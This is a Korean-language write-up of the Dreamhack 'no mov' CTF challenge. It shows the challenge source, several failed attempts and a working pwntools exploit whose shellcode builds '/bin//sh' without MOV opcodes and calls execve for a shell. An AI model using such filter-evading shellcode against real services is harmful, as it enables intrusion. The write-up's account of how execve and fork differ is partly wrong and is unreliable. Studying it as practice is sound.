

[Dreamhack.io] no mov Write-Up


- Platform: Dreamhack
- Date: 2026-08-18 (solved) / 2026-08-20 (written)
- Difficulty:
- Tags: #pwn #shellcode #return_to_shellcode #troubleshooting

1. Challenge Overview (문제 개요)

문제 요약

- 목표: Flag 획득 (/flag 읽기 또는 execve 쉘 획득)
- 제약 조건: 쉘 코드 내부 mov 불가

제공 파일:



보호 기법 (Checksec):

```
Arch: amd64-64-little
RELRO: Full RELRO
Stack: Canary found
NX: NX enabled
PIE: PIE enabled
SHSTK: Enabled
IBT: Enabled
Stripped: No
```

2. Vulnerability Analysis (취약점 분석)

소스 코드 / 디컴파일 분석

```
/* 헤더 파일 선언부 */

void initialize() { /* 버퍼 초기화 및 설정 부분 */ }
```

```

int verify(uint8_t *sh, int len) {
    const uint8_t banned[] = {
        0x88, 0x89, 0x8A, 0x8B, 0x8C, 0x8E, // MOV
        0xA0, 0xA1, 0xA2, 0xA3, // MOV
        0xA4, 0xA5, // MOVS
        0xB0, 0xB1, 0xB2, 0xB3, 0xB4, 0xB5, 0xB6, 0xB7, // MOV
        0xB8, 0xB9, 0xBA, 0xBB, 0xBC, 0xBD, 0xBE, 0xBF, // MOV
        0xC6, 0xC7 // MOV
    };

    for (int i = 0; i < len; i++)
        for (int j = 0; j < sizeof(banned); j++)
            if (sh[i] == banned[j])
                return 0;

    return 1;
}

uint8_t *get_mmaped_page() {
    int urandom_fd = open("/dev/urandom", O_RDONLY);
    uint64_t addr;
    if (read(urandom_fd, &addr, sizeof(uint64_t)) != sizeof(uint64_t)) {
        puts("Failed to read /dev/urandom");
        return 0;
    }
    addr &= 0xffffffff0000ul;
    // /dev/urandom 특수 장치에서 랜덤한 8바이트를 읽은 뒤,
    // 페이지 정렬에 맞게 마스크 처리
    // 8바이트 중 상위 20비트는 0으로 처리 (커널 영역과의 충돌을 방지)
    // 8바이트 중 하위 12비트는 0으로 처리 (페이지 정렬에 맞추기 위함)

    close(urandom_fd);

    uint8_t *page = mmap((void *)addr, 0x1000, 7, MAP_ANONYMOUS | MAP_PRIVATE, 0,
0);
    if (page == MAP_FAILED || page != (uint8_t *) addr) {
        puts("Failed to mmap");
        return 0;
    }

    return page;
}

int main() {
    initialize();

    uint8_t *sh = get_mmaped_page();
    uint8_t *stack = get_mmaped_page();
    if (!sh || !stack) {
        puts("Failed mmap");
        return 1;
    }
    memset(sh, 0x90, 0x1000);

```

```

memset(stack, 0, 0x1000);

printf("Give me your shellcode > ");
int len = read(0, sh, 0x800);

if (verify(sh, len)) {
    // Setup return address
    *((uint64_t *) (stack + 0x7f8)) = (uint64_t)sh;

    // Initialize registers...
    asm("xor %rbx, %rbx");
    asm("xor %rcx, %rcx");
    asm("xor %rdx, %rdx");
    asm("xor %rdi, %rdi");
    asm("xor %rsi, %rsi");
    asm("xor %r8, %r8");
    asm("xor %r9, %r9");
    asm("xor %r10, %r10");
    asm("xor %r11, %r11");
    asm("xor %r12, %r12");
    asm("xor %r13, %r13");
    asm("xor %r14, %r14");
    asm("xor %r15, %r15");

    // Setup new stack frame
    asm("mov %0, %%rsp" :: "r"(stack + 0x7f8));
    asm("mov %0, %%rbp" :: "r"(stack + 0x800));
    asm("xor %rax, %rax");

    // Jump to shellcode
    asm("ret");
} else {
    puts("No.");
}
return 0;
}

```

- sh, stack : 0x000000000000 ~ 0xFFFFFFFFFFFFFFFF까지 무작위 위치에서 할당된 0x1000 (1 page) 크기의 영역을 가리킴
 - 해당 영역의 권한은 7 (PROT_READ | PROT_WRITE | PROT_EXECUTE)
 - => sh 변수는 0x90 (기계어 NOP) 으로 초기화됨
 - => stack 변수는 0x00 으로 초기화됨
- read 함수를 통해 0x800 크기의 셸 코드를 입력 받음
- verify() 함수를 통해 셸 코드 내 mov 명령어 필터링
 - => 만약 없다면 레지스터를 초기화한 뒤, rsp 와 rbp 를 stack 으로 옮기고 셸 코드로 점프하여 실행

mov 없이 셸 코드를 어떻게 구현하는가

- push / pop 을 통해 값을 저장하기
- lea 을 통해 값을 저장하기

- and , or , add , sub 등 산술/논리 연산자 이용하기

취약점 원인 (Root Cause)

- 발생 원인: 사용자 입력을 실행시키는
- 파급 효과: system 콜을 이용하여 셸 탈취 가능

3. Trial & Error (삽질 및 실패 기록)

× Attempt 1: [8바이트 값 push/pop] >

- 가설: `push "/bin/sh"` 과 `pop rax` 를 이용하면 문자열을 넣을 수 있을 것이다.
- 시도 내용:
 - `push` 명령어를 사용해 문자열을 스택에 직접 대입
`push 0x68732F2F6E69622F` (16진수 값은 `"/bin//sh"`의 16진수)
- 결과 및 에러: 어셈블리어를 기계어로 번역하는 과정에서 에러 발생
- 원인 분석:
 - x86_64에서 64비트 즉시값(`imm64`)를 `push` 명령의 Operand로 쓸 수 없다.
 - 즉시값은 8비트, 16비트, 32비트만 가능하다

32-bit	PUSH 104	Op	Valid	N.E.	PUSH 104.
6A ib	<code>PUSH imm8</code>	I	Valid	Valid	Push imm8.
68 iw	<code>PUSH imm16</code>	I	Valid	Valid	Push imm16.
68 id	<code>PUSH imm32</code>	I	Valid	Valid	Push imm32.

- 에러 로그 / 터미널 출력:

```
/tmp/pwn-asm-2_xlcifq/step1:9: Error: operand size mismatch for `push'
```

× Attempt 2: [4바이트씩 끊어서 push/pop] >

- 가설: 4바이트씩 끊어서 `push` 한 뒤, 레지스터에 `pop` 하면 될 것이다.
- 시도 내용:

```
push 0x68732F2F
pop rax
push 0x6E69622F
pop rax
```

- 결과 및 원인:
 - 셸 코드가 삽입되어 실행되었지만, 원하는 결과가 나오지 않음
=> 마지막 `pop` 명령으로 `rax` 에는 `0x6E69622F("/bin")`만 저장되었기 때문

× Attempt 3: [push 연산 + or 연산 + shl 조합] >

- **가설:** 4바이트씩 끊어서 push 한 뒤, shl 연산으로 밀어 올리고, or 연산으로 하위 비트 채우기
- **시도 내용:**

```
or eax, 0x68732F2F
shl rax, 32
or eax, 0x6E69622F
push rax
lea rdi, [rsp]
push 0x3b
pop rax
syscall
```

- **결과 및 에러:**
 - SIGSEGV (세그멘테이션 폴트) 에러 발생
- **원인 분석**
 - 두 번째 or 연산의 operand가 eax 이므로, 연산 이후 상위 32비트는 0으로 초기화된다. 따라서 실행되는 셸 코드는 `execve("/bin", NULL, NULL)` 이다.
 - 하지만 /bin 은 디렉터리이므로 커널은 권한 없음과 같이 실행이 불가능하다는 에러 코드를 전달할 것이다. (이 경우 rax 는 음수의 에러 코드를 가진다.)
 - 이후, 다시 돌아와 실행되는 코드는 맨 처음 초기화했던 NOP 명령이며, 이 명령어가 할당된 영역 끝까지 실행이 된다.
 - 이후 실행될 명령어를 찾기 위해 rip 레지스터가 증가하게 되면, 할당되지 않은 영역에 접근하게 되므로 커널이 바로 SIGSEGV 에러를 던진다.

② Attempt 3 관련: [정상적으로 셸을 탈취한 경우에는 왜 SIGSEGV 에러가 나오지 않는가]

fork() 함수와 execve() 함수의 부모 프로세스 관련 동작의 차이

- **fork()**
⇒ 부모 프로세스에서 자식 프로세스를 생성한 뒤, 부모 프로세스의 메모리 상태에서 몇 가지를 제외하고 자식 프로세스에 그대로 복사한다.
- **execve()**
⇒ 부모 프로세스에서 자식 프로세스를 생성하면, 부모 프로세스의 메모리를 정리하고 새로운 프로세스가 부모 프로세스의 메모리를 재사용하여 실행된다.

따라서 `execve("/bin//sh", NULL, NULL)` 을 통해 생성된 셸 프로세스는 우리가 실행한 바이너리의 메모리를 정리하고 해당 메모리를 재사용하여 실행되므로, 프로세스가 종료된다면 부모 프로세스의 다음 명령으로 이어질 수 없고, 커널 시스템에 의해 자원이 회수되고 정상적으로 종료된다.

4. Exploit Strategy (최종 해결 전략)

✓ 돌파구 (Breakthrough)

- 레지스터가 0으로 초기화된 상태를 활용해 32비트 단위 `or` 연산 + `shl` 조합으로 `mov` 없이 64비트 문자열 완성.
- 32비트 단위 `push / pop` + `shl` + `or` 조합으로 문자열 만들기

- `or` 연산 + `shl` 조합
 - Attempt 3에서 두 번째 `or` 연산의 피연산자를 `eax`가 아닌 `rax`로 변경
=> 상위 32비트가 0으로 초기화되지 않도록 만든다.
- 32비트 단위 `push / pop` + `shl` + `or` 조합
 - 문자열 하위 32비트를 스택에 `push`한 뒤, `rax`에 `pop`
 - 문자열 상위 32비트를 스택에 `push`한 뒤, `rbx`에 `pop`
 - `shl rax, 32` 이후 `or rax, rbx`를 통해 `rax`에 문자열 완성

5. Exploit Code (최종 코드)

- 1번 방법으로 만든 페이로드이다.

```
#!/usr/bin/python3

from pwn import *

context.arch = 'amd64'
context.bits = 64
# context.log_level = 'debug'

shellcode_asm = """
    push rax                # 문자열의 끝을 나타내기 위함 (Optional, init to 0)
    or eax, 0x68732F2F

    shl rax, 32

    or rax, 0x6E69622F

    push rax
    lea rdi, [rsp]

    push 0x3b
    pop rax

    syscall
"""

shellcode = asm(shellcode_asm)
# shellcode = asm(shellcraft.sh())
```

```
p = process('./main')
# p = remote('IP', PORT)

p.sendafter(b"Give me your shellcode > ", shellcode)

p.interactive()
```

- 2번 방법에 대한 셸 코드이다. 나머지 코드는 동일하다

```
shellcode_asm = """
    push rax
    push 0x68732F2F
    pop rax

    shl rax, 32

    push 0x6E69622F
    pop rbx

    or rax, rbx

    push rax
    lea rdi, [rsp]

    push 0x3b
    pop rax

    syscall
"""
```

- 로컬 환경에서 실행한 결과이다.

```
[+] Starting local process './main': pid 3335
[*] Switching to interactive mode
$ cat flag
DH{fake_flag}$
```

6. 배운 점 & 오답 노트

- 새로 알게 된 어셈블리/ISA 제약:
 - x86-64에서 `or`, `push` 명령어는 64비트 즉시값(`imm64`)을 직접 인자로 받지 못한다 (32비트 단위로 쪼개야 함)
 - x86_64에서 거의 유일하게 `mov` 명령어를 통해 64비트 즉시값(`imm64`)을 인자로 사용할 수 있다. (`movabs`로 쓰임)
- 새로 알게 된 함수 작동 원리:

- `execve()` : 부모 프로세스의 메모리를 정리하고 그 메모리 영역에 자식 프로세스가 실행된다.